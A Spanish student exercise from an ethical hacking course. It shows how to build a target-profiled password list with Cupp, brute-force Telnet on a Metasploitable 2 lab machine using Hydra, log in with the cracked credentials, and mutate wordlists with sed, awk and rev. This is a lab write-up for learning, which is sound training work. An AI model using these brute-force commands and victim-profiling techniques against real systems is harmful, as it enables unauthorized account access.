



Curso de Hacking ético Master. D

**Ejercicio 5 - CREACIÓN Y
USO DE DICCIONARIOS**

Alumno: Julián Gordon

Índice

Introducción	3
Descarga del programa Cupp	4
Uso de Cupp para generar diccionario	5
Uso de Hydra con el diccionario creado con Cupp	8
Utilizamos la contraseña encontrada por Hydra	10
Mutación de diccionarios	13
Conclusiones	15


Introducción

En este ejercicio, será Cupp la herramienta que utilizaremos. Cupp significa "Common User Passwords Profiler", es una herramienta de prueba de penetración diseñada para generar listas de contraseñas posibles basadas en información conocida sobre la persona o entidad objetivo. Es una herramienta bastante simple pero efectiva para realizar ataques de fuerza bruta. Luego de realizar un escaneo de puertos abiertos, identificamos el puerto 23 telnet abierto y trabajaremos sobre este puerto nuestro ataque de fuerza bruta. Telnet es un protocolo de red, que permite la conexión remota a través de la red utilizando el terminal de un sistema para acceder y gestionar recursos en otro sistema. Transmite información en texto plano, incluyendo credenciales de usuario y contraseñas, de manera no cifrada. Esto significa que cualquier persona que pueda interceptar el tráfico puede leer esta información confidencial.

Descarga del programa Cupp

Empezaremos haciendo un gitclone del repositorio :

<https://github.com/Mebus/cupp>

A screenshot of a Kali Linux terminal window. The window has a dark theme with a menu bar at the top containing 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal prompt is '(kali@Julian)-[/opt]'. The command being entered is 'git clone https://github.com/Mebus/cupp.git'. The terminal shows the progress of cloning the repository, with the message 'remote: Enumerating objects: 4436, done.' visible. The window title bar at the top shows various application icons and a tab labeled '1'.

Para ejecutar Cupp debemos hacerlo a través de python, por lo que debemos ir a la carpeta /opt/cupp y ejecutar desde allí este comando:

`python cupp.py -i`

El parámetro -i significa que haremos uso del método interactivo.

Uso de Cupp para generar diccionario

Según el escaneo inicial que hicimos sobre la máquina de Metasploitable 2, el servicio Telnet está en ejecución en el puerto 23. Vamos a centrarnos en este servicio para nuestro ejercicio.

Ahora pasaremos a crear un diccionario que nos servirá para vulnerar la contraseña del servicio. Para generar este diccionario, cuanto más información del target obtengamos, más efectivo será este diccionario, por lo que haremos algunas búsquedas en google sobre posible información respecto a las contraseñas de la máquina. Como ejemplo podemos buscar nombre de usuarios comunes, palabras relacionadas con servicios, términos comunes en hacking y palabras claves de Metasploitable 2 ó datos que creemos puedan ser relevantes sobre el target. En las siguientes imágenes se puede observar cómo lo hacemos con la herramienta Cupp, que es bastante intuitiva y nos pide información para generar el diccionario.



File Actions Edit View Help

cupp.py!



File System



```
# Common
# User
# Passwords
# Profiler
```

```
[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/ ]
```

```
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
```

```
> First Name: Metasploitable
> Surname: Metasploitable 2
> Nickname: msfadmin
> Birthdate (DDMMYYYY):

> Partners) name: msfadmin
> Partners) nickname: msfadmin
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name:
```

KALI

"the quieter you become,

> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: msfadmin,password,admin,root,guest,telnet,ftp,ssh,apache,tom
cat,mysql,postgres,vnc,irc,smtp,rpcbind,hack,123456,letmein,toor,exploit,vulnerable,pentest,hacker,exploitable
> Do you want to add special chars at the end of words? Y/[N]: n
> Do you want to add some random numbers at the end of words? Y/[N]:n
> Leet mode? (i.e. leet = 1337) Y/[N]: n

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to **metasploitable.txt**, counting **2232 words**.
> Hyperspeed Print? (Y/n) : n
[+] Now load your pistolero with **metasploitable.txt** and shoot! Good luck!

Uso de Hydra con el diccionario creado con Cupp

Una vez tengamos el diccionario creado, utilizaremos la herramienta Hydra para realizar un ataque de fuerza bruta sobre el servicio Telnet que está activo en Metasploitable 2. Utilizaremos el siguiente comando:

```
hydra -l msfadmin -P metasploitable.txt telnet://10.0.2.11
```

Le pasamos el parámetro -l para usuario, -P para el diccionario generado e intentaremos vulnerar a través del servicio telnet pasandole la IP de la maquina de Metasploitable 2. Se puede observar este proceso en la siguiente imagen.

```
> hydra -l msfadmin -P metasploitable.txt telnet://10.0.2.11
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-08 12:20:26
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2232 login tries (l:1/p:2232), ~140 tries per task
[DATA] attacking telnet://10.0.2.11:23/
[STATUS] 224.00 tries/min, 224 tries in 00:01h, 2008 to do in 00:09h, 16 active

[STATUS] 157.67 tries/min, 473 tries in 00:03h, 1759 to do in 00:12h, 16 active
```


El diccionario que creamos tiene 2232 palabras y según podemos observar en la imagen anterior, esta herramienta realiza 224 intentos por minuto, por lo que podría llegar a tardar en encontrar la contraseña unos 10 minutos aproximadamente. Como en este caso ya sabemos que la contraseña para acceder al servicio Telnet es msfadmin, podemos utilizar el siguiente comando para ver si en el diccionario que creamos, está la contraseña msfadmin.

```
> cat metasploitable.txt | grep -n msfadmin  
1654:msfadmin  
1655:msfadmin_
```

La contraseña msfadmin está en nuestro diccionario creado y está en la línea 1654, por lo que tardará unos minutos hasta que la encuentre.

Utilizamos la contraseña encontrada por Hydra

En la siguiente imagen, podemos observar que Hydra encontró la contraseña:

```
> hydra -l msfadmin -P metasploitable.txt telnet://10.0.2.11
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-08 12:35:23
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2234 login tries (l:1/p:2234), ~140 tries per task
[DATA] attacking telnet://10.0.2.11:23/
[23][telnet] host: 10.0.2.11 login: msfadmin password: msfadmin
[23][telnet] host: 10.0.2.11 login: msfadmin password: 1234562003
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-08 12:35:28
```

Ahora vamos a probar si la contraseña funciona ejecutando el siguiente comando:

```
telnet 10.0.2.11
```

File Actions Edit View Help

> telnet 10.0.2.11

Trying 10.0.2.11 ...

Connected to 10.0.2.11.

Escape character is '^]'.

metasploitable

[+] Insert the information about the victim to make a dictionary

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin

Password:

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ █
```

Aquí podemos observar que logramos el acceso al servicio Telnet de la máquina Metasploitable 2.

Mutación de diccionarios

En este caso fue relativamente fácil hacer un diccionario efectivo con Cupp, ya que la contraseña no tenía mayúsculas, ni símbolos ni números. Pero algunas veces la contraseña puede ser más fuerte y compleja y debemos recurrir a algunas técnicas más específicas para encontrar la contraseña. Una manera de hacer esto es mutando los diccionarios. A continuación veremos algunas formas de agregarle distintos patrones para generar las contraseñas.

Agregar números, caracteres especiales u otros prefijos/sufijos a cada palabra de nuestro diccionario:

```
sed 's/$/123/' metasploitable.txt > metasploitable_mutado.txt
```

Crear variantes cambiando letras a mayúsculas o minúsculas:

```
awk '{print tolower($0)}' metasploitable.txt > metasploitable_minuscula.txt  
awk '{print toupper($0)}' metasploitable.txt > metasploitable_mayuscula.txt
```

Invertir el orden de las letras en cada palabra :

```
rev metasploitable.txt > reverse_metasploitable.txt
```

**Reemplazar caracteres por otros, como por ejemplo, reemplazar "a" con "@",
"o" con "0":**

```
sed 's/a/@/g; s/o/0/g' metasploitable.txt > reemp_metasploitable.txt
```

Conclusiones

A través de la realización de este ejercicio, aprendimos a utilizar un diccionario sencillo para adivinar una contraseña muy sencilla, que viene por defecto en el servicio Telnet de la maquina de Metasploitable. Es muy importante destacar la importancia de la recolección de información que aprendimos en módulos anteriores de este curso, para utilizar de manera efectiva la herramienta Cupp. Vimos también algunas formas de mutar diccionarios para casos de contraseñas más fuertes y seguras. Esto nos abre un camino de aprendizaje para realizar ataques más específicos, sobre objetivos de los cuales no tengan contraseñas por defecto. Sabemos que hay una gran cantidad de diccionarios específicos disponibles y dependiendo de para que lo queramos utilizar, con la herramienta Hydra, podemos usarlos de una forma rápida y efectiva.